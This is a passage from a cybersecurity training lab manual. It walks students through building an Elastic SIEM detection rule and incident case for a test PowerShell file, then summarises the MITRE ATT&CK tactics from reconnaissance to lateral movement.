
Choose **Continue** and now schedule the rule. Set it to run every minute with additional look-back time to be 10 minutes. This setting is going to be different based on the rule and the environment. We are setting it for every 1 minute because we want to be notifieid immediately and we are looking back at 10 minutes because Endgame’s ingest is taking time to get populated into Elastic.



Press **Continue** and then Perform no rule actions and **Create & activate rule**.


The rule actions can be used to orchestrate automated response actions such as sending an e-mail or communicating with different applications upon the rule firing.

Ensure that your rule is activated. Now, you are going to go back to your windows system and create another file, this time it will be saved into C:\Windows\Tasks\ as APTXX.ps1



It will take somewhere between 5 and 10 minutes for your alert to trigger. In the meantime, feel free to browse additional alerts and look at the different queries that can be created to find activity.

You will see that the events do trigger:




That concludes this section.

7.2.4 Create an Incident Case within a SIEM


Continue where you left off from 7.2.3 in the Kibana Alerts page. Filter for your Malicious APT alert. Highlight your rule and click the + button for **filter in**.

Now find one of your alerts from the table and click the **triple squares** under actions.




And click **Add to new case**


Give it the name APT Case XX based on your student name and then studentxx as the tag and whatever you'd like in the Description. Then scroll down and create the case.




Now click on **Cases** underneath Investigate.



Now, click on your case.



Click on the > symbol where it says “elastic added an alert from Malicious APT studentXX”



This shows the exact action that triggered the alert and allows you to go back to the information for further investigation.

It also allows you to send it to an external incident management system if you have one.

If you look at the host.name and the user.name it tells you which host was compromised and what user created the PowerShell file. This will allow you to disable the user account if needed (don't do it in the lab) and conduct further investigation on the hostname.

Go ahead and **click** on the **hostname** and it should bring up a new tab with the host.

You can now scroll down and look at user authentications, uncommon processes, anomalies, events, external alerts, and network connections to assist you with hunting for additional information about the alert.

Spend 5 or 10 more minutes looking at the cases tab and experimenting with the functionality. You can also modify the status of your case from open, to in progress or closed, and you can also add additional alerts to your case.

This concludes the section and lesson 7.2.

7.3 Visibility and Analytics Pillar Lesson 3 (Common Security and Risk Analytics)

Background

Per the DoD ZT Capabilities and Activities: Computer Network Defense Service Provider (CNDSP) or security operations centers (SOC) employ data tools across their enterprises for multiple data types to unify data collection and examine events, activities, and behaviors.

In the following Lab, the student will utilize a SIEM to perform common security and risk analytic functions required of a CNDSP or a SOC analyst.

Prior to attempting the lab, please review Course Slides “7.3 Pillar 7 Visibility and Analytics – Common Security and Risk Analytics”.

Outcomes

1) Student will gain a basic understanding of the Mitre ATT&CK Framework and how it applies to Security analytics.

2) Student will trigger common Mitre ATT&CK events for reconnaissance, initial access, execution, persistence, privilege escalation, defense evasion, credential access, lateral movement, and exfiltration.

Lab Infrastructure

Required Lab Machines:

Function	Hostname	IP Address
Elastic	lab12345csim2	10.91.0.2
Endgame	lab12345csim1	10.91.0.3
Logstash + Kibana	lab12345csyi	10.91.0.4
Syslog Server	lab12345csya	10.91.0.5
Security Onion	ZTLabIDS	10.91.0.6
Domain Controller	ZTLabDC1	10.91.0.10
Score Server	ZTScore	10.91.0.11
Kali Box	ZTKali	Student
Windows Student	ZTWinStudentXX	Student


Duration: 60 - 90 Minutes

Task

7.3.1 Mitre ATT&CK Framework Common Security Threats

Take about five minutes to review the Mitre ATT&CK framework at https://attack.mitre.org and look at the 14 categories of techniques used with numerous techniques and sub-techniques under them. Gaining an understanding of adversary techniques will allow analysts and security practitioners the ability to understand the adversary and then use that information to detect/prevent malicious activity. These categories typically proceed in order. Adversaries will conduct reconnaissance and then follow it up with resource development and so on depending on the adversary's goals. Also, take note of the Mitre ATT&CK technique numbers such as TA0043 because these technique numbers are usually listed in signatures you will find in your SIEM.


The first category is **reconnaissance**. There are 10 reconnaissance techniques used by adversaries with the sub techniques listed after the technique, for instance Active Scanning (3) has 3 sub techniques. Adversaries utilize reconnaissance techniques to gather information about an organization and look for vulnerabilities, targets (services, people, and more) and other valuable information.



The second category is **resource development**. After an adversary conducts reconnaissance they will develop their attack architecture and resources and develop a strategy to go after their target. This is the most difficult category to detect because most of the resource development is done outside the view of the victim organization.


The third category is i**nitial access**. Initial access is where the adversary gains their initial foothold into the network. Some of the most common techniques are phishing and client side attacks that rely on interaction from users to open a payload that was created during the resource development stage. Public facing resources are also commonly exploited and used as an entry point into an environment.

The fourth category is **execution**. Execution at times goes hand-in-hand with the initial access category. For instance, the adversary may send a link to a user and then the user executes a payload to give the adversary initial access into the environment. Execution is the act of opening / executing some type of command or code that provides functions for an adversary.




The fifth category is **persistence**. Persistence allows the adversary to stay within the victim environment for extended periods of time. Adversaries utilize numerous techniques to gain persistence, which range from gaining user credentials, to manipulating system startup scripts or many other techniques. Adversaires value persistence because it is much easier to detect the initial access and execution of malware than it is to detect an adversary hiding within a network. They typically don't want to get caught.


The sixth category is **privilege escalation**. An adversary typically won't gain immediate privileged access unless they successfully compromise a critical remote code execution (RCE) type vulnerability. Most client side attacks will give an adversary user level access. There are times when user level access will be enough, but most adversaries want to gain higher level access to get after more data, or to use the privileges to hide better and enable persistence.




The seventh category is **defense evasion**. Ther are a significant number of techniques used to evade defenses. Defense evasion techniques are used to evade IDS/IPS and endpoint security controls as well as techniques designed to throw off the analysts who are charged with defending the environment. One example of this is installing a rootkit on a system that hides all of your actions. Another technique may be to inject malicious code into a legitmate process. It is important to review the techniques and build your security architecture to detect/prevent these actions.




The eigth category is **credential access**. Credential access are techniques the adversary utilizes to gain credentials from an organization. There are times when an organization utilizes default credentials or easily guessed credentials. In these cases, the credential access and initial access are one and the same. You can see that the techniques don't necessarily have to be in order, but can be. One example of credential access are stealing passwords from local systems through hashes and later cracking them. Another example may be running tcpdump or wireshark and sniff for users entering their passwords into a cleartext protocol such as HTTP.




The ninth category is **discovery**. Discovery techniques are very similar to reconnaissance, however discovery is typically done from within the target network. One example of a discovery tool is the Bloodhound tool used by adversaries to identify different active directory vulnerabilities and resources. A lot of discovery techniques look similar to regular administrative functions and can be difficult at times to detect without quality technique signatures or playbooks.




The tenth category is **lateral movement**. Lateral movement consists of the adversary using their initial access into the network to pivot to other resources or endpoints and gaining additional access, information, persistence and increasing their foothold into the environment. Adversaries tend to use a variety of tools such as impacket or PowerShell remoting to connect to other systems.



